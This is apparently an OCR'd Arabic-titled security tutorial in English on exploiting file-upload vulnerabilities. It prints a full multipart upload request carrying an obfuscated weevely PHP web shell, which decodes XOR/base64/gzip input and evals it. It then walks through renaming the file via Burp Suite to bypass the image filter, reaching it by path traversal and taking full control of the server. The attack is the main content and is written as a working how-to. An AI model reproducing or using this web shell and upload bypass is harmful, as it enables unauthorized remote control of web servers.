

# الأدوات والثغرات في الأمن السيبراني

سلطان الحربي

## File upload


This gap is very serious because it allows us to upload a file of any kind, whether a photo or a phpshell file, by skipping the filter that the server does for files that are uploaded to it. This gap exists in locations where there is an option to upload a file, as an image of a personal file, an attached file or a document. (If not protected)





**We create a php file using a weevely tool in the name of testhack to upload it onto the server and have a shell connection.**

```
1  ----------------------------249531068193451432129259388 8
2  Content-Disposition: form-data; name="MAX_FILE_SIZE"
3
4  100000
5  ----------------------------249531068193451432129259388 8
6  Content-Disposition: form-data; name="uploaded"; filename="testhack.php.jpeg"
7  Content-Type: jpeg/image
8
9  <?php
10 $r=str_replace('zY','','zYcreatzYezY_zYfzYzYunction');
11 $C='c]9ontent]9s();@ob_en]9d_c]9lea]9n();$r=@base6]94_]9encod]9e(@x(@gzc]9ompre]9ss($]9o),$k)]9);]9print(*]9$p$kh$r$kf");}';
12 $n='t,$k){$c=s]9trlen($k)]9;$l=strlen]9($t)]9;$o="";fo]9]9r($i=0;$i]9<$l;){]9for($j]9=0;(]9$j<$c&&$i<$l]9);]9$j]9++,$i++)';
13 $e='$]9k="b5]99c67bf";$kh]9="196a4]9758191]9e";$k]9f="42f76]9]9670ceba";$p=]9"w12t]9ersldCp]9BqUEl*]9;fun]9c]9t]9ion x(]9$';
14 $f='{$]9]9o.=$t{$i}]9^$k{$j};}}re]9tur]9n $o;}]9if ]9(@preg_mat]9ch]9("/$kh(.+]9)]9$kf/",@file_]9]9g]9et_contents("ph]9p://in';
15 $L='put]9"),$m]9)]9==1)]9 {]9@]9ob_start();@ev]9al(@gzun]9compress(@x(]9@ba]9se64_dec]9ode($]9m[1]),$k))]9);$o]9=@ob_]9get_';
16 $K=str_replace(']9','',$e.$n.$f.$L.$C);
17 $d=$r('',$K);$d();
18 ?>
```

**We connect the Burp suite to the browser so that we intercept the request when the file is uploaded, change the file format from php to jpeg, and skip the site filter as its image.**





After the request and the amendment were intercepted, it appears that the file was successfully filed and there is a sign../../ That is, we have to go two steps back in the url and stick the right path to run the file.



\

**After writing the file trajectory in url, we show that we have a white sheet that the file has been successfully run, and now we have to contact it through the command line.**




Using the same file creation tool, we connect to the shell file, which has been uploaded to the command frame, and we have complete server control.